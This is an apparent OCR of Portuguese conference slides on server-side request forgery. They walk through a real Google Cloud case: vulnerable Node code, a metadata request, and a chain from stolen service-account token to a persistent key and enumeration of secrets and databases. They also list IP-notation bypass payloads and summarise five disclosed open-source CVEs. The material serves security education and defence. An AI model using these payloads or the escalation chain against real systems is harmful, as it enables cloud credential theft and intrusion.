


FROM CODE REVIEW TO CLOUD TAKEOVER

BRUNO MENNA | BSIDES FLORIPA 2026

WHOAMI

$ whoami – Bruno Menna

- ✓ **Product Security Engineer**
  Mindbody / ClassPass · atual
- ✓ **Security Consultant**
  Hakai Security
- ✓ **Security Analyst**
  Conta Simples

18 CVEs | **5+** anos em AppSec

Reconhecido por **Apple** (2x), **Microsoft** (2x) e **U.S. Government**

AGENDA

01 **O que é SSRF**
Conceito rápido e tipos

02 **Case real: SSRF em GCP**
Do code review ao cloud takeover

03 **Bypass techniques + demo ao vivo**
Como a normalização hex funciona, como cada linguagem trata, e payloads no terminal

04 **5 CVEs em projetos open-source**
LibreChat · Twenty · Stirling-PDF · Flowise · new-api

05 **Defesa e como encontrar esses bugs**
Mitigações práticas + checklist de auditoria

O QUE É SSRF?

Server-Side Request Forgery — o atacante faz o servidor enviar HTTP requests para destinos não intencionados.

EXEMPLO SIMPLES

A aplicação tem um campo `"cole uma URL que a gente importa"`

Ao invés de uma URL normal, o atacante passa `http://169.254.169.254/metadata`

O servidor vai lá, busca, e devolve credenciais internas

Non-blind	Response body visível — melhor cenário pro atacante. É o tipo do case GCP.
Blind	Sem response visível. Detectável via out-of-band (DNS callback, HTTP pingback).
Semi-blind	Informação parcial — status codes, diferenças de timing, mensagens de erro.

FLUXO DE ATAQUE

- **Atacante**
  Manda URL maliciosa como input da aplicação
- **App vulnerável**
  Recebe a URL e faz o request server-side sem validar o destino
- **Rede interna**
  O request chega em serviços que não deveriam ser acessíveis externamente
- **Metadata / secrets**
  Credenciais cloud, tokens, configs internas — tudo retornado ao atacante

Em cloud, SSRF é especialmente perigoso. Todo provider tem um metadata endpoint — um endereço interno onde o servidor busca credenciais. Se a SSRF alcança esse endpoint, comprometimento crítico.

CASO GOOGLE CLOUD

JS BFF.js

endpoints > JS BFF.js > ...

```
1   const { infra: { cors, axios } } = require("./handlers");
2
3   module.exports = async (req, res) => {
4     cors(req, res);
5     if (req.method === "OPTIONS") return;
6
7     const { content } = req.body;
8
9     try {
10      const result = await axios(content);
11      return res.json(result.data);
12    } catch (error) {
13      return res.status(500).json(error);
14    }
15  };
16
```

Linha 7

`const { content } = req.body`


Conteúdo vem direto do request do usuário, sem validação ou filtro.

Linha 10

`await axios(content)`

Esse conteúdo controlado pelo usuário vai direto pra função que faz o request HTTP.

ERRO 403


POST
https://example.com/v1/bff
Params
Authorization
Headers (9)
Body
Pre-request Script
Tests
Settings
none
form-data
x-www-form-urlencoded
raw
binary
GraphQL
JSON
1 {
2 "content": "http://metadata/computeMetadata/v1/oslogin/users"
3 }

DOCUMENTAÇÃO GCP

Parts of a metadata request

The following table summarizes the main parts of a metadata query request.

Components	Description
Root URL	All metadata values are defined as sub-paths below the following root URL: `http://metadata.google.internal/computeMetadata/v1`
Request header	This header indicates that the request was sent with the intention of retrieving metadata values, rather than unintentionally from an insecure source, and lets the metadata server return the data you requested. If you don't provide this header, the metadata server denies your request. `Metadata-Flavor: Google`

DOCUMENTAÇÃO AXIOS


Setting headers per request

Axios methods such as `post()`, `get()`, `put()`, etc., enable us to attach headers to a specific request by attaching a `headers` object in the Axios request configuration. For example, you can set custom headers for a single `GET` request using the following approach:

```
axios.get('/users', {
    headers: {
        'MyCustomHeader1': '1',
        'MyCustomHeader2': '2'
    }
})
.then((res) => console.log(res.data))
.catch((err) => console.error(err));
```

In the above example, we passed the API endpoint string to the first parameter and the Axios configuration object to the second parameter.

REQUISIÇÃO COM SUCESSO



EXPLOITATION CHAIN

CADEIA DE EXPLORAÇÃO

01

SSRF + header injection → token

Metadata-Flavor: Google injetado via Axios config. Access token do Service Account obtido.

```
POST metadata.google.internal + Metadata-Flavor: Google → access_token (TTL 1h)
```

02

Token → chave permanente

Token expirava em 1h. Criamos SA key via IAM API pra não depender da SSRF toda vez.

```
POST iam.googleapis.com/.../keys → JSON key → gcloud auth activate-service-account
```

03

Acesso persistente

Com a key permanente, acesso direto via gcloud CLI sem explorar a SSRF novamente.

04

Enumeração completa

O SA tinha permissões amplas. Conseguimos acessar praticamente tudo no projeto.

O QUE ACESSAMOS

Secrets Manager
Credenciais, API keys, certificados em plaintext

Cloud SQL
12+ instâncias Postgres acessíveis

Cloud Storage
Buckets com dados da aplicação

Payment gateway keys
Credenciais com capacidade de alterar status de transações

OUTPUT GCP_ENUM

```
└─# cat output_test
```

Cloud SQL Instances access granted

NAME	DATABASE_VERSION	LOCATION	TIER	PRIMARY_ADDRESS	PRIVATE_ADDRESS	STATUS
l-dev	POSTGRES_14	us-east1-b	db-custom-1-3840			STOPPED
l-dev	POSTGRES_11	us-east1-d	db-custom-2-7680			STOPPED
	SQLSERVER_2017_STANDARD	us-east1-c	db-custom-1-4096			STOPPED
	POSTGRES_11	us-east1-b	db-custom-1-3840			STOPPED
pgsql-desenv	POSTGRES_11	us-east1-b	db-custom-1-3840			STOPPED
-dev-5	POSTGRES_13	us-east1-d	db-custom-1-3840			STOPPED
ncial-dev	POSTGRES_14	us-east1-c	db-custom-1-3840			STOPPED
	POSTGRES_12	us-east1-c	db-custom-2-4096			STOPPED
ql-desenv	POSTGRES_11	us-east1-b	db-custom-2-7680			STOPPED
ev	POSTGRES_11	us-east1-b	db-custom-1-3840			STOPPED
services-reversa-dev	POSTGRES_11	us-east1-b	db-custom-1-3840			STOPPED
services-dev	POSTGRES_11	us-east1-b	db-custom-1-3840			STOPPED
ql-dev	POSTGRES_11	us-east1-d	db-custom-2-7680			STOPPED

GCP Projects access granted

PROJECT_ID	NAME	PROJECT_NUMBER
		10413

Pub/Sub Subscriptions access granted

```
---
ackDeadlineSeconds: 10
expirationPolicy:
  ttl: 2678400s
messageRetentionDuration: 604800s
name: projects/                /subscriptions/                                  -groups-email-dev
pushConfig: {}
state: ACTIVE
topic: projects/                /topics/                                  -groups-email-dev
---
```

AS 6 CATEGORIAS DE BYPASS

IPv4-Mapped IPv6

```
::ffff:127.0.0.1
::ffff:7f00:1
[::ffff:127.0.0.1]
```

Mesmo IP, notação IPv6. A checagem IPv4 não pega.

IPv6 Loopback

```
::1
[::1]
[0000::1]
```

Equivalente IPv6 do 127.0.0.1. Frequentemente esquecido.

RFC 6598 (CGNAT)

```
100.64.0.1
100.100.100.100
100.127.255.254
```

Shared Address Space. Quase nenhuma blocklist inclui.

Redirect following

```
GET http://ext.com/
→ 307 Location:
  http://127.0.0.1/
```

Validação passa na URL externa. Fetch vai pro interno.

DNS Rebinding

```
1st resolve: 1.2.3.4
  (validação: ok)
2nd resolve: 127.0.0.1
  (fetch: interno)
```

DNS muda entre validação e fetch (TTL baixo).

Unresolved hostname

```
NXDOMAIN → "safe"
  (skip validation)
HTTP client resolve
  → IP interno
```

Se não resolveu, trata como seguro. Errado.

IPV4-MAPPED IPV6

1. Cada número decimal tem um equivalente hexadecimal

169 decimal	→	a9 hexadecimal
254 decimal	→	fe hexadecimal

2. O endereço inteiro pode ser escrito em hex

Decimal: `::ffff:` 169 . 254 . 169 . 254

Hex: `::ffff:` a9fe : a9fe

169.254 → a9fe (dois octetos juntos em hex)

3. Mesmo IP, várias formas — resultados diferentes

`169.254.169.254`	IPv4 normal	bloqueado
`::ffff:169.254.169.254`	Forma mista (decimal)	depende
`::ffff:a9fe:a9fe`	Forma hex (o que o Node.js devolve)	bypass
`0:0:0:0:0:ffff:a9fe:a9fe`	Forma expandida	bypass
`[::ffff:a9fe:a9fe]`	Com brackets (pra usar em URL)	bypass

Por que a proteção quebra

`\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}` O que a regex espera: dígitos com pontos	≠	`a9fe:a9fe` O que recebe: letras hex, sem pontos

Não matcheia → retorna "não é privado" → bypass

IPV4-MAPPED IPV6

IPV4-MAPPED IPV6 POR LINGUAGEM

Mesmo payload, comportamentos diferentes. Cada linguagem cria uma armadilha própria.

Node.js

`new URL()` normaliza pra hex automaticamente. `::ffff:169.254.169.254` vira `::ffff:a9fe:a9fe`. Sem API built-in de `isPrivate` — você implementa na mão e erra.

PHP

`FILTER_FLAG_NO_PRIV_RANGE` — a recomendação mais comum — aceita `::ffff:127.0.0.1` como válido. A "proteção" não protege IPv4-mapped.

Python

`ip_address()` cria um `IPv6Address`. `addr in network` retorna False silencioso entre famílias. Tem `.ipv4_mapped` mas precisa saber que existe.

Java

`InetAddress.getByName()` auto-unmaps — o mais seguro por padrão. Mas `URI.getHost()` mantém brackets, e filtro por string quebra.

OS 5 CVES

Os projetos que vamos ver a seguir

Mesmo tipo de falha, 5 codebases independentes, 5 CVEs reportados

LibreChat

35k

STARS

Chat com LLMs
ClickHouse

Twenty CRM

44k

STARS

Alt. ao Salesforce

Stirling-PDF

77k

STARS

#1 PDF app
20M downloads

Flowise

47k

STARS

AI workflows
Workday

new-api

27k

STARS

AI model gateway

230.000+

STARS SOMADAS · 5 BYPASSES

Times competentes, código revisado, testes passando. E todos erraram no mesmo padrão.

LIBRECHAT

LibreChat | 35k stars | IPv6 hex normalization | CVSS 8.5 | CVE-2026-31943

Chat com LLMs. Adquirido pelo ClickHouse, 23M+ container pulls, usado por empresas como Daimler Truck.

Input do atacante
`::ffff:169.254.169.254`

→

URL parser (Node.js)
Normaliza pra hex
`::ffff:a9fe:a9fe`

→

isPrivateIP()
Regex espera decimais
`false ← BYPASS`

O PROBLEMA

```
// Regex esperava formato dotted-decimal:
/^::ffff:(\d{1,3})\.(\d{1,3})\.(\d{1,3})\.(\d{1,3})$/

// Mas o Node.js URL parser já converteu pra hex:
::ffff:a9fe:a9fe ← sem dígitos, sem pontos, sem match
```

Os unit tests passavam — testavam com `::ffff:169.254.169.254` (decimal). Em produção, o input já chegava em hex. Falsa confiança.

LIBRECHAT
DEMO

```
brunomenna@NMFMFVG3QR ~ % node -e "console.log(new URL('http://[::ffff:169.254.169.254]/').hostname)"

[::ffff:a9fe:a9fe]
brunomenna@NMFMFVG3QR ~ % node -e "console.log(new URL('http://[::ffff:127.0.0.1]/').hostname)"

[::ffff:7f00:1]
brunomenna@NMFMFVG3QR ~ %
```

TWENTY CRM

Twenty CRM | 44k stars | IPv6 bypass | CVE-2026-33975

Alternativa open-source ao Salesforce. Node.js / TypeScript.

Igual ao LibreChat

Proteção SSRF só checa ranges IPv4

Não normaliza IPv4-mapped IPv6

Payload `::ffff:127.0.0.1` passa direto

Diferente

Outro projeto, outro time, outra codebase

Plataforma CRM, não chat/LLM

Mesmo ecossistema Node, mesma armadilha

> 35k + 44k = 79k stars em dois projetos independentes com a mesma falha. Implementar isPrivateIP só com IPv4 é o que todo mundo faz por padrão.

STIRLING-PDF

Stirling-PDF | 77k stars | Missing range | GHSA-hg2c-wm3r-f7xx

#1 PDF app no GitHub. 20 milhões de downloads. Usado por empresas de defesa, governo, saúde e finanças.

Antes (vulnerável)

```
"127.0.0.0/8"
"10.0.0.0/8"
"172.16.0.0/12"
"192.168.0.0/16"
```

Depois (fix)

```
"127.0.0.0/8"
"10.0.0.0/8"
"172.16.0.0/12"
"192.168.0.0/16"
+ "100.64.0.0/10"
```

Payloads que passavam:

`100.64.0.1` · `100.100.100.100` · `100.127.255.254`

> 77 mil stars. 20 milhões de downloads. E o fix foi 1 linha. Aposto que a proteção do seu projeto também não tem o 100.64.

FLOWISE

Flowise | 47k stars | Auth + SSRF | GHSA-r745-8hwv-h473

Plataforma de AI workflows. Adquirido pelo Workday. Milhões de downloads, usado em healthcare, finance, customer support.

1. **Endpoint de OAuth2 refresh sem autenticação**
   Aceita requests de qualquer pessoa. Sem login, sem token.

2. **Atacante manda URL arbitrária como callback**
   O campo aceita qualquer valor: `http://169.254.169.254/metadata`

3. **Servidor faz o request e devolve a response**
   Non-blind SSRF — body inteiro retornado ao atacante, sem autenticação.

DIFERENTE DOS OUTROS

Não é bypass de validação de IP

É broken auth → SSRF

Composability de vulns

SUPERFÍCIES SIMILARES

OAuth callbacks

Webhook delivery URLs

Import/export endpoints

